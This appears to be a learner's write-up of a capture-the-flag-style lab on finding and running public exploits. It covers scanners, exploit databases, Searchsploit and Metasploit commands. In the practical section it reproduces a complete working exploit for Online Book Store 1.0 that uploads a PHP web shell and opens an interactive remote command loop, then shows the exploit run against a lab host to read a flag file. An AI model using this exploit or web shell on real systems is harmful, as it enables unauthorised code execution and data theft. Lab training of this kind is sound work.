

Exploit Vulnerabilities

Automated VS Manual Vulnerability Research

Ranging from being commercial (and footing a heavy bill) to open-source and free, vulnerability scanners are convenient means of quickly canvassing an application for flaws.

the vulnerability scanner [Nessus \(opens in new tab\)](#) has both a free (community) edition and commercial

Advantage	Disadvantage
Automated scans are easy to repeat, and the results can be shared within a team with ease.	People can often become reliant on these tools.
These scanners are quick and can test numerous applications efficiently.	They are extremely "loud" and produce a lot of traffic and logging. This is not good if you are trying to bypass firewalls and the likes.
Open-source solutions exist.	Open-source solutions are often basic and require expensive licenses to have useful features.
Automated scanners cover a wide range of different vulnerabilities that may be hard to manually search for.	They often do not find every vulnerability on an application.

Manual scanning for vulnerabilities is often the weapon of choice by a penetration tester when testing individual applications or programs. In fact, manual scanning will involve searching for the same vulnerabilities and uses similar techniques as automated scanning.

Vulnerability	Description
Security Misconfigurations	Security misconfigurations involve vulnerabilities that are due to developer oversight. For example, exposing server information in messages between the application and an attacker.
Broken Access Control	This vulnerability occurs when an attacker is able to access parts of an application that they are not supposed to be able to otherwise.
Insecure Deserialization	This is the insecure processing of data that is sent across an application. An attacker may be able to pass malicious code to the application, where it will then be executed.
Injection	An Injection vulnerability exists when an attacker is able to input malicious data into an application. This is due to the failure of not ensuring (known as sanitising) input is not harmful.

Finding Manual Exploits

Rapid7

Much like other services such as Exploit DB and NVD, Rapid7 is a vulnerability research database. The only difference being that this database also acts as an exploit database. Using this service, you can filter by type of vulnerability (i.e. application and operating system).

Vulnerability & Exploit Database





the database contains instructions for exploiting applications using the popular Metasploit tool. For example, this entry on [Rapid7\(opens in new tab\)](#) is for “[Wordpress Plugin SP Project & Document\(opens in new tab\)](#)”, where we can see instructions on how to use an exploit module to abuse this vulnerability.

```
1  msf > use exploit/multi/http/wp_plugin_sp_project_document_rce
2  msf exploit(wp_plugin_sp_project_document_rce) > show targets
3  ...targets...
4  msf exploit(wp_plugin_sp_project_document_rce) > set TARGET < target-id >
5  msf exploit(wp_plugin_sp_project_document_rce) > show options
6  ...show and set options...
7  msf exploit(wp_plugin_sp_project_document_rce) > exploit
```

GitHub

Security researchers store & share PoC's (Proof of Concept) on GitHub, turning it into an exploit database in this context.

GitHub is extremely useful in finding rare or fresh exploits because anyone can create an account and upload – there is no formal verification process like there is with alternative exploit databases.

Searchsploit

Searchsploit is a tool that is available on popular pentesting distributions such as Kali Linux. This tool is an offline copy of Exploit-DB, containing copies of exploits on your system.

```
Using Searchsploit to look for exploits relating to "Wordpress"

searchsploit wordpress
WordPress Theme Think Responsive 1.0 - Arbitr | php/webapps/29332.txt
WordPress Theme This Way - 'upload_settings_i | php/webapps/38820.php
WordPress Theme Toolbox - 'mls' SQL Injection | php/webapps/38077.txt
WordPress Theme Trending 0.1 - 'cpage' Cross- | php/webapps/36195.txt
WordPress Theme Uncode 1.3.1 - Arbitrary File | php/webapps/39895.php
WordPress Theme Urban City - 'download.php' A | php/webapps/39296.txt
WordPress Theme Web Minimalist 1.1 - 'index.p | php/webapps/36184.txt
WordPress Theme White-Label Framework 2.0.6 - | php/webapps/38105.txt
WordPress Theme Wp-ImageZoom - 'id' SQL Injec | php/webapps/38063.txt
WordPress Theme Zoner Real Estate - 4.1.1 Per | php/webapps/47436.txt
```

Example of Manual Exploitation

exploits rarely come out of the box and are ready to be used. They often require some configuration before they will work for our environment or target.

```
Modifying an Exploit (Before)

nano exploit.py
mymachine="192.168.1.10"
port="1337"

Modifying an Exploit (After)


nano exploit.py
mymachine="10.13.37.10"
port="1337"
```

Once we have configured the exploit correctly, let's further read this exploit to understand how to use it. In the snippet below, we can see that we need to provide two arguments when running the exploit:

```
Listing the arguments for an exploit

exploit.py --help
To use this exploit, provide the following arguments:
-u The URL of the application
-c the command that you wish to execute
```

1. Use the exploit to upload a malicious file to the vulnerable application containing whatever command we wish to execute, where the web server will run this malicious file to execute the code.
2. The file will first contain a basic command that we will use to verify that the exploit has worked.
3. Then we are going to read the contents of a file located on the vulnerable machine.



The image shows two terminal windows. The first window has a title bar with three colored dots (red, green, yellow) and the text 'Running the exploit to output the name of the user that the application is running as'. The terminal content shows the command 'exploit.py -u http://10.10.10.10 -c "whoami"' followed by the output 'www-data'. The second window also has a title bar with three colored dots and the text 'Running the exploit to output the contents of a file on the target machine'. The terminal content shows the command 'exploit.py -u http://10.10.10.10 -c "cat flag.txt"' followed by the output 'THM{EXPLOIT_COMPLETE}'.


```
Running the exploit to output the name of the user that the application is running as

exploit.py -u http://10.10.10.10 -c "whoami"
www-data


Running the exploit to output the contents of a file on the target machine

exploit.py -u http://10.10.10.10 -c "cat flag.txt"
THM{EXPLOIT_COMPLETE}
```

Practical: Manual Exploitation



Latest books



[projectworlds](#)

[Online Book Store v1.0](#)

here is an online book store in the bottom right it gives me the name of the application and version number

here I can search this to see if there is an entry in a vulnerability database

CyberChef Reverse Shell Generator

Online Book Store 1.0 - Unauthenticated Remote Code Execution

EDB-ID: 47887	CVE: N/A	Auth or: TIB3RIUS	Type: WEBAPPS	Platform: PHP	Date: 2020-01-08
EDB Verified: ✓		Exploit:  / 		Vulnerable App:	

← →

```
# Exploit Title: Online Book Store 1.0 - Unauthenticated Remote Code Execution
# Google Dork: N/A
# Date: 2020-01-07
# Exploit Author: Tib3rius
# Vendor Homepage: https://projectworlds.in/free-projects/php-projects/online-book-store-project-in-php/
# Software Link: https://github.com/projectworlds32/online-book-store-project-in-php/archive/master.zip
```

it then has a code snippet of an exploit that I can use so I just nano in command line and paste that exploit in

```

File Edit View Search Terminal Help
GNU nano 4.8 exploit.py
## Exploit Title: Online Book Store 1.0 - Unauthenticated Remote Code Execution
# Google Dork: N/A
# Date: 2020-01-07
# Exploit Author: Tib3rius
# Vendor Homepage: https://projectworlds.in/free-projects/php-projects/online-book-store-project-in-php/
# Software Link: https://github.com/projectworlds32/online-book-store-project-in-php/archive/master.zip
# Version: 1.0
# Tested on: Ubuntu 16.04
# CVE: N/A

import argparse
import random
import requests
import string
import sys

parser = argparse.ArgumentParser()
parser.add_argument('url', action='store', help='http://10.128.176.207')
args = parser.parse_args()

url = args.url.rstrip('/')
random_file = ''.join(random.choice(string.ascii_letters + string.digits) for i in range(10))

payload = '<?php echo shell_exec($_GET[\'cmd\']); ?>'

file = {'image': (random_file + '.php', payload, 'text/php')}
print('> Attempting to upload PHP web shell...')
r = requests.post(url + '/admin_add.php', files=file, data={'add':'1'}, verify=False)
print('> Verifying shell upload...')
r = requests.get(url + '/bootstrap/img/' + random_file + '.php', params={'cmd':'echo ' + random_file}, verify=False)

if random_file in r.text:
    print('> Web shell uploaded to ' + url + '/bootstrap/img/' + random_file + '.php')
    print('> Example command usage: ' + url + '/bootstrap/img/' + random_file + '.php?cmd=whoami')
    launch_shell = str(input('> Do you wish to launch a shell here? (y/n): '))
    if launch_shell.lower() == 'y':
        while True:
            cmd = str(input('RCE $ '))
            if cmd == 'exit':
                sys.exit(0)
            r = requests.get(url + '/bootstrap/img/' + random_file + '.php', params={'cmd':cmd}, verify=False)

```

I then changed the help variable to the website that i am attacking

I then ran the exploit with the python3 command on the website then i got the shell for the server and then used ls to list files and saw flag.txt using cat to view the content of the flag


```
root@ip-10-128-110-31:~# nano exploit.py
root@ip-10-128-110-31:~# python3 exploit.py http://10.128.176.207
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.128.176.207/bootstrap/img/3tyfvdD6I7.php
> Example command usage: http://10.128.176.207/bootstrap/img/3tyfvdD6I7.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ ls
3tyfvdD6I7.php
OyWjgNLbq.php
android_studio.jpg
beauty_js.jpg
c_14_quick.jpg
c_sharp_6.jpg
doing_good.jpg
flag.txt
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
logic_program.jpg
mobile_app.jpg
pro_asp4.jpg
pro_js.jpg
unnamed.png
web_app_dev.jpg

RCE $ cat flag.txt
THM{BOOK_KEEPING}

RCE $ █
```